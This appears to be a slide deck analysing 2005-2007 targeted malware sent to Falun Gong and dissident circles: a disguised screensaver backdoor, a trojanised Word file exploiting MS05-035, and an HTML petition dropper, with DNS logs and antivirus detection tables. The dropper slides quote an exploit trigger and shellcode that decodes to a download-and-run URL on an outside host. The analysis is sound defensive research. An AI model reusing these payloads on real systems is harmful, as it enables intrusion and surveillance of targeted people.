
- Chinese language file name
- SCR file is in fact PE file

```
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
```

- DNS lookup for faluninfo.3322.org
- Connects on port 80 and opens remote administration backdoor


2005: Screen saver objects

- Attack scenario for extended compromise
  - Intelligence collection is required



2005: Screen saver objects

- “Domain parking”
  - Intelligence collection is not required
  - Only outbound DNS queries



2005: Screen saver objects


- Identifying parking
  - DNSWatch
    (Note: 63.64.63.64 is used as a parking address here)

```
+ 2007-12-21 03:59 | ding.pc-officer.com | 63.64.63.64
- 2007-12-21 03:59 | ding.pc-officer.com | 61.219.152.125
+ 2007-12-21 13:35 | ding.pc-officer.com | 61.219.152.125
- 2007-12-21 13:35 | ding.pc-officer.com | 63.64.63.64
+ 2007-12-21 14:52 | ding.pc-officer.com | 63.64.63.64
- 2007-12-21 14:52 | ding.pc-officer.com | 61.219.152.125
+ 2007-12-23 11:51 | ding.pc-officer.com | 63.64.63.64
+ 2007-12-24 01:25 | ding.pc-officer.com | 61.219.152.125
- 2007-12-24 01:25 | ding.pc-officer.com | 63.64.63.64
+ 2007-12-24 03:13 | ding.pc-officer.com | 63.64.63.64
- 2007-12-24 03:13 | ding.pc-officer.com | 61.219.152.125
+ 2007-12-24 11:37 | ding.pc-officer.com | 61.219.152.125
-  2007-12-24 11:37 | ding.pc-officer.com | 63.64.63.64
```

  - Passive DNS replication

2005: Screen saver objects


- Virus detection, one year later:


:::: VirusTotal :::: - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://www.virustotal.com/vt/en/resultadof?fe351e50485d0cb72b00cdc0b391807e
Go
Links
Done
Internet

Antivirus	Version	Update	Result
AhnLab-V3	2007.4.21.0	04.20.2007	no virus found
AntiVir	7.3.1.53	04.20.2007	BDS/Pakes
Authentium	4.93.8	04.20.2007	no virus found
Avast	4.7.981.0	04.20.2007	no virus found
AVG	7.5.0.464	04.20.2007	no virus found
BitDefender	7.2	04.20.2007	BehavesLike:Win32.ExplorerHijack
CAT-QuickHeal	9.00	04.20.2007	no virus found
ClamAV	devel-20070416	04.20.2007	no virus found
DrWeb	4.33	04.20.2007	no virus found
eSafe	7.0.15.0	04.19.2007	no virus found
eTrust-Vet	30.7.3581	04.20.2007	no virus found
Ewido	4.0	04.20.2007	no virus found
FileAdvisor	1	04.21.2007	no virus found
Fortinet	2.85.0.0	04.20.2007	suspicious
F-Prot	4.3.2.48	04.20.2007	no virus found
F-Secure	6.70.13030.0	04.20.2007	Bifrose.D.dropper
Ikarus	T3.1.1.5	04.20.2007	no virus found
Kaspersky	4.0.2.24	04.20.2007	not-a-virus:RemoteAdmin.Win32.Poison Ivy.20
McAfee	5014	04.20.2007	no virus found
Microsoft	1.2405	04.20.2007	no virus found
NOD32v2	2207	04.20.2007	a variant of Win32/Bifrose
Norman	5.80.02	04.20.2007	Bifrose.D.dropper
Panda	9.0.0.4	04.20.2007	no virus found
Prevx1	V2	04.21.2007	no virus found
Sophos	4.16.0	04.20.2007	no virus found
Sunbelt	2.2.907.0	04.19.2007	no virus found
Symantec	10	04.20.2007	no virus found
TheHacker	6.1.6.088	04.09.2007	no virus found
VBA32	3.11.4	04.20.2007	suspected of Backdoor.Bifrose.4
VirusBuster	4.3.7:9	04.20.2007	no virus found
Webwasher-Gateway	6.0.1	04.20.2007	Trojan.Pakes

2006: HuJintao.doc

- Benign looking filename



Microsoft Word has encountered a problem and needs to close. We are sorry for the inconvenience.

The information you were working on might be lost. Microsoft Word can try to recover it for you.

☑ Recover my work and restart Microsoft Word

Please tell Microsoft about this problem.

We have created an error report that you can send to help us improve Microsoft Word. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

2006: HuJintao.doc

Simultaneously, the file

- Exploits MS05-035: arbitrary code execution through MS Word vulnerability
- Connects to a US based server
    - Still active after more than one year
    - Port forwarder to a ChinaNet host

2006: HuJintao.doc

- Embedded trojan is slightly modified version of W32/Riler.J
  - Access to compromised system
  - Ability to drop and create new files
  - Ability to search file system for strings

- Riler family listed in NISCC bulletin

2006: HuJintao.doc

Riler network traffic:

```
NAME:
NAME: QADESH.VER: Stealth 2.6 MARK: f1510 OS:  NT
  5.0.L_IP: 10. 2.0.18.ID: NoID.
LONG:0508_LOG.txt
NULL
AUTO
ERR code  = 02
SNIF
ERR code  = 02
WAKE
WAKE
```

2006: HuJintao.doc

Capabilities:

`LOCK SEND WAKE NAME` **`MOON`** `KEEP` **`DISK`** `FILE`
`DONE DOWN LONG MAKE ATTR KILL` **`LIKE`** `SEEK`
`READ` **`DEAD`** `DDLL AUTO READY`

MOON & **DISK** grant access to local data
DEAD kills the backdoor
LIKE grants a remote cmd32.exe shell

The attacker has access to data on the system


2006: HuJintao.doc

- Anti virus coverage in 2007:

AntiVir 7.3.1.48 04.02.2007 HEUR/Crypted
AVG 7.5.0.447 04.02.2007 Dropper.Mdrop.O
BitDefender 7.2 04.02.2007 Dropped:Trojan.Riler.J
DrWeb 4.33 04.02.2007 Exploit.FirstTable
F-Secure 6.70.13030.0 04.02.2007 Trojan-Dropper.MSWord.1Table.ax
Kaspersky 4.0.2.24 04.02.2007 Trojan-Dropper.MSWord.1Table.ax
McAfee 4998 04.02.2007 Exploit-1Table
Symantec 10 04.02.2007 Bloodhound.Olexe
Webwasher-Gateway 6.0.1 04.02.2007 Heuristic.Crypted

- 36 solutions tested,
  - 9 identified the Word file as malicious
  - 15 detected the actual embedded executable

April 2007: HTML/JS dropper



http://www.d[redacted]etition_Olympics.html - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address [redacted]
Go Links
Done
Internet

PETITION TO THE INTERNATIONAL OLYMPIC COMMITTEE
Urge Chinese regime to respect human rights in true Olympic spirit

We, the undersigned residents of Australia, draw the attention of the International Olympic Committee to the following:

Whereas, Amnesty International, Human Rights Watch and the International community have noted increasingly deteriorating human rights conditions in China.

Whereas, the recent report from David Kilgour, former Canadian MP and Secretary of State for Asia-Pacific and human rights lawyer David Matas, expose the horrific organ harvesting from Falun Gong practitioners by the communist regime.

April 2007: HTML/JS dropper

- E-mail sent with nothing but an HTML file attached. Looks benign.
- Message originated in Taiwan, but sent through Australian mail server
- However, *scary* script tag

```
evilObject.push( evilString );
       try
       {
               var obj =
  document.getElementById('target').object;
               obj.CSVData=evilObject[0];
       }
       catch(e)
       {
   }
```

April 2007: HTML/JS dropper

- Contains shellcode

```
var ToWhare = 0x0D0D0D0D;
var KernelIsWhat =
    unescape("%u8b55%u81ec%ue0ec%u0002%u5300%u5756%u6460%u158b%u0030%u0000
    %udce9%u0003%u8f00%ub485%ufffd%u8bff%u0c42%u708b%uad1
…hexadecimal…
    065%u696f%u746e%u7265%u4300%u6572%u7461%u5065%u6f72%u6563%u7373%u0041%
    u7845%u7469%u7250%u636f%u7365%u0073%u7255%u6d6c%u6e6f%u642e%u6c6c%u5500
    %u4c52%u6f44%u6e77%u6f6c%u6461%u6f54%u6946%u656c%u0041%u0000%u0000");
```


- Final part of shellcode decodes to:

```
http://70.85.25.174:3721/aee\xTemp\csrse.exedceme./xc start iexplore.exeè
    e$CGmtmondLineeAWGntoisdiweDtrrcAoGyetFileSi eC
    reateFileAoCelasdHenWlriteFileaRFeldeSetFilePointereCtrPaoeerscAsExitPrs
    oseUrlmon.dllLUoRnDowdloaiTeFAl
```

- Protox.O backdoor application

April 2007: HTML/JS dropper

- Virus detection of dropper non-existent



http://www.virustotal.com/vt/en/resultadof?b3178769eb0b6e1ad8ed98734f5ae1d6

Antivirus	Version	Update	Result
AhnLab-V3	2007.4.21.0	04.20.2007	no virus found
AntiVir	7.3.1.53	04.20.2007	HEUR/Exploit.HTML
Authentium	4.93.8	04.20.2007	no virus found
Avast	4.7.981.0	04.20.2007	no virus found
AVG	7.5.0.464	04.20.2007	no virus found
BitDefender	7.2	04.21.2007	no virus found
CAT-QuickHeal	9.00	04.20.2007	no virus found
ClamAV	devel-20070416	04.20.2007	no virus found
DrWeb	4.33	04.20.2007	no virus found
eSafe	7.0.15.0	04.19.2007	no virus found
eTrust-Vet	30.7.3581	04.20.2007	no virus found
Ewido	4.0	04.20.2007	no virus found
FileAdvisor	1	04.21.2007	no virus found
Fortinet	2.85.0.0	04.20.2007	no virus found
F-Prot	4.3.2.48	04.20.2007	no virus found
F-Secure	6.70.13030.0	04.20.2007	no virus found
Ikarus	T3.1.1.5	04.20.2007	no virus found
Kaspersky	4.0.2.24	04.21.2007	no virus found
McAfee	5014	04.20.2007	no virus found
Microsoft	1.2405	04.20.2007	no virus found
NOD32v2	2207	04.20.2007	no virus found
Norman	5.80.02	04.20.2007	no virus found
Panda	9.0.0.4	04.20.2007	no virus found
Prevx1	V2	04.21.2007	no virus found
Sophos	4.16.0	04.20.2007	no virus found
Sunbelt	2.2.907.0	04.19.2007	no virus found
Symantec	10	04.20.2007	no virus found
TheHacker	6.1.6.095	04.15.2007	no virus found
VBA32	3.11.4	04.20.2007	no virus found
VirusBuster	4.3.7:9	04.20.2007	no virus found
Webwasher-Gateway	6.0.1	04.20.2007	Heuristic.Exploit.HTML

2007: Ongoing Word attacks

